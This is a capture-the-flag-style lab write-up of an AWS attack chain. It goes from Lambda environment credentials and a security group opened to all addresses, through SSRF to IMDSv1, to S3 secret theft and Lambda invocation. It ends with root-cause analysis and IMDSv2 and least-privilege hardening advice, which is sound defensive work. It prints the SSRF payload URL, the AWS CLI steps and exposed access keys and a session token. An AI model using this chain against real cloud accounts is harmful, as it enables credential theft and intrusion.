Security Analysis Report: EC2 SSRF & IMDS Credential Exposure

1. Executive Summary


This investigation confirms a critical vulnerability chain in a cloud-hosted web application. An attacker was able to exploit a Server-Side Request Forgery (SSRF) vulnerability to access the Instance Metadata Service (IMDSv1). This access led to the theft of temporary IAM credentials, lateral movement through S3 buckets, and eventual full compromise of a restricted Lambda function. The blast radius extended from a single web application to the entire administrative control of specific Lambda resources.

2. The Attack Narrative: Step-by-Step Breakdown

Phase 1: Initial Access & Lateral Movement

The attack began with the solus user credentials. Through enumeration of Lambda functions, environment variables were discovered containing hardcoded credentials for a second user, wrex.

- **Finding**: Sensitive credentials (Access Keys) were stored in Lambda environment variables.
- **Impact**: This allowed the transition from a limited-access user to one with permissions to describe EC2 infrastructure.




```
[raghavagatadi@Raghavas-MacBook-Pro ~ % aws sts get-caller-identity --profile test-2
{
    "UserId": "AIDAWEDCMHJUTPKYGL4VO",
    "Account": "421113117289",
    "Arn": "arn:aws:iam::421113117289:user/wrex-cgid9kj984stei"
}
```

Phase 2: Bypassing Network Restrictions

Upon identifying the target EC2 instance (IP: 100.27.209.41), initial connection attempts failed (Connection Timed Out).

- **The Challenge**: The Security Group was configured to allow only a specific IP range (104.28.196.75/32).
- **The Solution**: Using the wrex credentials, the ingress rules were modified using aws ec2 authorize-security-group-ingress to allow traffic on Port 80 from 0.0.0.0/0.
- **Analyst Note**: This highlights the danger of "Security Group Management" permissions; an attacker can open their own doors if the IAM policy is too broad.



This site can't be reached

100.27.209.41 took too long to respond.


Try:

- Checking the connection
- Checking the proxy and the firewall

ERR_CONNECTION_TIMED_OUT

Phase 3: Validating the SSRF Vector

The web application was found to have a /?url= parameter. By passing http://169.254.169.254, the analyst confirmed that the server would fetch and display content from internal addresses.




Welcome to sethsec's SSRF demo.

I am an application. I want to be useful, so I requested: http://169.254.169.254/latest/meta-data/iam/security-credentials for you

cg-ec2-role-cgid9kj984stei

- **Exploitation**: The analyst targeted the IMDSv1 endpoint: http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-cgid...
- **The Vulnerability**: Because the instance was running IMDSv1, no session token was required. The server immediately returned the AccessKeyId, SecretAccessKey, and Token for the EC2's IAM Role.



Welcome to sethsec's SSRF demo.


I am an application. I want to be useful, so I requested: http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-cgid9kj984stei for you

```
{ "Code" : "Success", "LastUpdated" : "2025-11-13T04:03:46Z", "Type" : "AWS-HMAC", "AccessKeyId" : "ASIAWEDCMHJUZLFIEJCX", "SecretAccessKey" : "Xnp5/A7Qh4qGCU7S2U3Lq3FIVQb97dKddnUMka3o", "Token"
:
"IQoJb3JpZ2luX2VjEHwaCXVzLWVhc3QtMSJHMEUCIFtUT1K+BTulh44AY7Vjmg09lXUUtPr5f3ZMEQWJyu3sAiEAz68ZLzxmme5517iaXpdIiRMudFmsMJul1O5R7Mkl82oquwUIRRAAGgw0MjExMTMxMTcyODkiDA+LZ
"Expiration" : "2025-11-13T10:19:59Z" }
```

Phase 4: Privilege Escalation & Data Exfiltration

Using the stolen EC2 Role credentials, the analyst enumerated S3 buckets.

1. **S3 Discovery**: A bucket named cg-secret-s3-bucket-cgid... was identified.
2. **Secret Extraction**: Inside the bucket, a file named credentials was found and downloaded.




```
raghavagatadi@Raghavas-MacBook-Pro ~ % aws s3 ls s3://cg-secret-s3-bucket-cgid9kj984stei/ --profile test-3
                           PRE aws/
raghavagatadi@Raghavas-MacBook-Pro ~ % aws s3 ls s3://cg-secret-s3-bucket-cgid9kj984stei/aws/ --profile test-3
2025-11-12 21:20:25        135 credentials
raghavagatadi@Raghavas-MacBook-Pro ~ % aws s3 cp s3://cg-secret-s3-bucket-cgid9kj984stei/aws/ . --profile test-3
fatal error: An error occurred (404) when calling the HeadObject operation: Key "aws/" does not exist
raghavagatadi@Raghavas-MacBook-Pro ~ % aws s3 cp s3://cg-secret-s3-bucket-cgid9kj984stei/aws/credentials . --profile test-3
download: s3://cg-secret-s3-bucket-cgid9kj984stei/aws/credentials to ./credentials
raghavagatadi@Raghavas-MacBook-Pro ~ % cat credentials
[default]
aws_access_key_id = AKIAWEDCMHJUWHEOMZPI
aws_secret_access_key = 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
region = us-east-1
```

3. **Credential Pivot**: This file contained the long-term credentials for the shepard user.

Phase 5: Final Impact (The "Win")

The shepard user possessed the exclusive lambda:InvokeFunction permission. By invoking the "win" Lambda function, the analyst proved full control over the application's critical logic, successfully retrieving the "You win!" flag.



```
raghavagatadi@Raghavas-MacBook-Pro ~ % aws lambda invoke --function cg-lambda-cgid9kj984stei ./flag.txt --profile test-4
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
raghavagatadi@Raghavas-MacBook-Pro ~ % cat flag.txt
"You win!"%
```

3. Technical Analysis of the Blast Radius

The "Blast Radius" in this scenario was significantly widened by three core failures:

1. **IMDSv1 Availability**: If IMDSv2 had been enforced, the SSRF would have been neutralized. IMDSv2 requires a PUT request to generate a session token—a request that is typically impossible to perform via a simple GET-based SSRF.
2. **Overprivileged Instance Profile**: The EC2 instance had a role attached that allowed it to read sensitive files from S3 that were unrelated to its web-serving function.
3. **Secrets Management**: Storing the shepard user credentials in a plaintext file on S3 created a "stepping stone" for the attacker to move from the EC2 instance to the Lambda environment.

4. Root Cause Analysis (RCA)

Vulnerability	Root Cause
SSRF	Lack of input validation/allow-listing on the url parameter.
Credential Theft	Use of IMDSv1, which lacks the session-oriented protection of IMDSv2.
Lateral Movement	Overprivileged IAM Role (the EC2 Role could access S3 secrets).
Full Compromise	Storing administrative credentials (shepard) in a storage bucket.

4.1 Primary Vulnerability Chain:

1. **SSRF in Web Application:**
   Root Cause: Unrestricted URL fetching in /?url= parameter without validation
   Evidence: Direct access to 169.254.169.254 metadata service
2. **IMDSv1 Exposure:**
   Root Cause: Metadata service configured with IMDSv1 enabled
   Evidence: Successful credential retrieval without token requirement
3. **Overprivileged IAM Role:**
   Root Cause: EC2 instance role with excessive S3 permissions
   Evidence: Role ARN:
   arn:aws:sts::421************289:assumed-role/cg-ec2-role-cgid************stei/*
4. **Credential Storage in S3:**
   Root Cause: Sensitive credentials stored in accessible S3 bucket
   Evidence: cg-secret-s3-bucket-cgid************stei/aws/credentials

5. Recommended Hardening & Mitigation

App Level: Input Validation

- **Control**: Implement a "Strict Allow-list" for the url parameter.
- **Action**: Only allow specific, pre-approved domains. Block all requests to 169.254.169.254 and localhost.

Host Level: Enforce IMDSv2

- **Control**: Disable IMDSv1 globally or on a per-instance basis.
- **Action**: Set HttpTokens=required and HttpPutResponseHopLimit=1. This prevents the metadata service from responding to SSRF requests that cannot provide a fresh session token.

IAM Level: Principle of Least Privilege

- **Control**: Audit the EC2 Instance Profile.

- **Action**: Remove s3:ListBucket and s3:GetObject permissions from the EC2 role unless specifically required for the application's function.

Network & Detection

- **Detection (CloudTrail):** Monitor for GetCredentialsForEC2 events where the sourceIPAddress is the instance's own private IP.
- **Detection (AWS Config):** Create a rule to alert if any Security Group is modified to allow 0.0.0.0/0 on sensitive ports.

6. Reflection

This lab demonstrates that cloud security is a "chain." The SSRF was the entry point, but the IMDSv1 configuration was the catalyst that allowed the attacker to escape the web server and enter the IAM control plane. Transitioning to IMDSv2 is the single most effective preventative control to stop metadata theft, even when an application-level SSRF exists.